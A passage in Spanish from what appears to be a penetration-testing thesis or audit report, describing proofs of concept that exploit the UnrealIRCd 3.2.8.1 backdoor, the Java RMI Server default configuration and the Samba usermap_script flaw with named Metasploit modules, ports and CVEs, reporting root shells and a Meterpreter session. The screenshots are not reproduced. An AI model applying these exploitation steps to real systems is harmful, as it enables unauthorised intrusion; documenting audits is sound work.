Fuente: Del autor

Figura 28. Obtención de sesión Shell (Root)





Fuente: Del autor

6.5.3.3 Prueba de concepto 3 – UnRealIRC 3.2.8.1. Continuando con el mismo procedimiento de la Prueba de Concepto 1 …véase el numeral 3.5.3.1… en la figura 29 se observa la información aportada por la herramienta *Vulnerability & Exploit Database* respeto a *UnRealIRC* versión 3.2.8.1, comunicando que se trata de un módulo que explota un backdoor que se introdujo al archivo de descarga de Unreal IRCD 3.2.8.1.

Este incidente se evidenció en el archivo "**Unreal3.2.8.1.tar.gz**", por un término de aproximadamente ocho meses durante los años 2009 y 2010. Esta puerta trasera fue eliminada el 3 de julio de 2011. Fuente - https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor


Figura 29. Investigación de la vulnerabilidad UnRealIRC 3.2.8.1




Fuente: Del autor

Igualmente, en la figura 30 se aprecia las diferentes alternativas presentes en el módulo exploit/unix/irc/unreal_ircd_3281_backdoor a emplear en *Metasploit*.


Figura 30. Opciones del módulo exploit/unix/irc/unreal_ircd_3281_backdoor




Fuente: Del autor

En la figura 31 se observa la información brindada por la herramienta *ExploitDatabase* (Exploit-db) acerca del Exploit que explota la vulnerabilidad en Unreal IRCD versión 3.2.8.1 (**CVE: CVE-2010-2075**) en Metasploit. Fuente - https://www.exploit-db.com/exploits/13853/.


Figura 31. Investigación Exploit que explota la vulnerabilidad Unreal IRCD 3.2.8.




Fuente: Del autor


Por su parte en la figura 32 se observa la configuración realizada al módulo "**exploit/unix/irc/unreal_ircd_3281_backdoor**" en la herramienta Metasploit, se muestra el registro de la dirección destino (*Host* a auditar), se especifica el puerto remoto que escuchará (6667). Finalmente se efectúa la explotación obteniendo un *Shell* con privilegios de "**root**" como lo corrobora la figura 33 a en la herramienta Metasploit.

Figura 32. Configuración módulo "exploit/unix/irc/unreal_ircd_3281_backdoor"




Fuente: Del autor

Figura 33. Obtención de sesión *Shell* (*Root*)





Fuente: Del autor

6.5.3.4 Prueba de concepto 4 – Java RMI Server. Continuando con el mismo procedimiento de la Prueba de Concepto 1 …véase el numeral 3.5.3.1… en la figura 34 se observa la información aportada por la herramienta *Vulnerability & Exploit Database* respeto a *Java RMI Server* Insegura configuración predeterminada *Java Code Execution*.

Este módulo explota la configuración del registro y servicio RMI, la cual admite montar clases desde diferente URL remota. Fuente - https://www.rapid7.com/db/modules/exploit/multi/misc/java_rmi_server.


Figura 34. Investigación de la vulnerabilidad Java RMI Server




Fuente: Del autor

Asimismo, en la figura 35 se evidencia las opciones disponibles del módulo exploit/multi/misc/java_rmi_server a emplear en *Metasploit.*


Figura 35. Opciones del módulo exploit/multi/misc/java_rmi_server




Fuente: Del autor

En la figura 36 se observa la información brindada por la herramienta *ExploitDatabase* (*Exploit-db*) acerca del *Exploit* que explota la vulnerabilidad Java RMI *Server* Insegura configuración predeterminada Java *Code Execution* (**CVE: CVE-2011-3556**) en Metasploit. Fuente - https://www.exploit-db.com/exploits/17535/


Figura 36. Investigación Exploit que explota la vulnerabilidad Java RMI Server




Fuente: Del autor

En la figura 37 se observa la configuración realizada al módulo "**exploit/multi/misc/java_rmi_server**" en la herramienta *Metasploit*, se muestra el registro de la dirección destino (*Host* a auditar), se especifica el puerto remoto (1099), puerto local para escuchar (8080). Finalmente se efectúa la explotación obteniendo una sesión *Meterpreter* de *Metasploit* (Interprete de comandos).


Figura 37. Obtención de sesión Meterpreter




Fuente: Del autor

6.5.3.5 Prueba de concepto 5 – Samba (v3.0.20 a 3.0.25rc3). Continuando con el mismo procedimiento de la prueba de concepto 1 …véase el numeral 3.5.3.1… En la figura 38 se observa la información aportada por la herramienta Vulnerability & Exploit Database acerca de la debilidad relacionada con la implementación de comandos en Samba en las versiones 3.0.20 a 3.0.25rc3. Fuente - https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script.


Figura 38. Investigación de la vulnerabilidad Samba (v3.0.20 a 3.0.25rc3)




Fuente: Del autor

Igualmente, en la figura 39 se aprecia las diferentes alternativas presentes en el módulo exploit/multi/samba/usermap_script a emplear en *Metasploit*.


Figura 39. Opciones del módulo exploit/multi/samba/usermap_script




Fuente: Del autor

En la figura 40 se evidencia la información brindada por la herramienta *ExploitDatabase* (Exploit-db) acerca del Exploit que explota la debilidad informática relacionada con la ejecución de comandos en las versiones 3.0.20 a 3.0.25rc3 de Samba cuando se utiliza la opción de configuración "script de nombre de usuario" no predeterminada (**CVE: CVE-2007-2447**) en Metasploit. Fuente - https://www.exploit-db.com/exploits/16320/.

Figura 40. Investigación Exploit que Samba (v3.0.20 a 3.0.25rc3




Fuente: Del autor

Por su parte, en la figura 41 se contempla la configuración modificada del módulo "**exploit/multi/samba/usermap_script**" en la herramienta *Metasploit*, se muestra el registro de la dirección destino (*Host* a auditar), se especifica el puerto remoto (139).

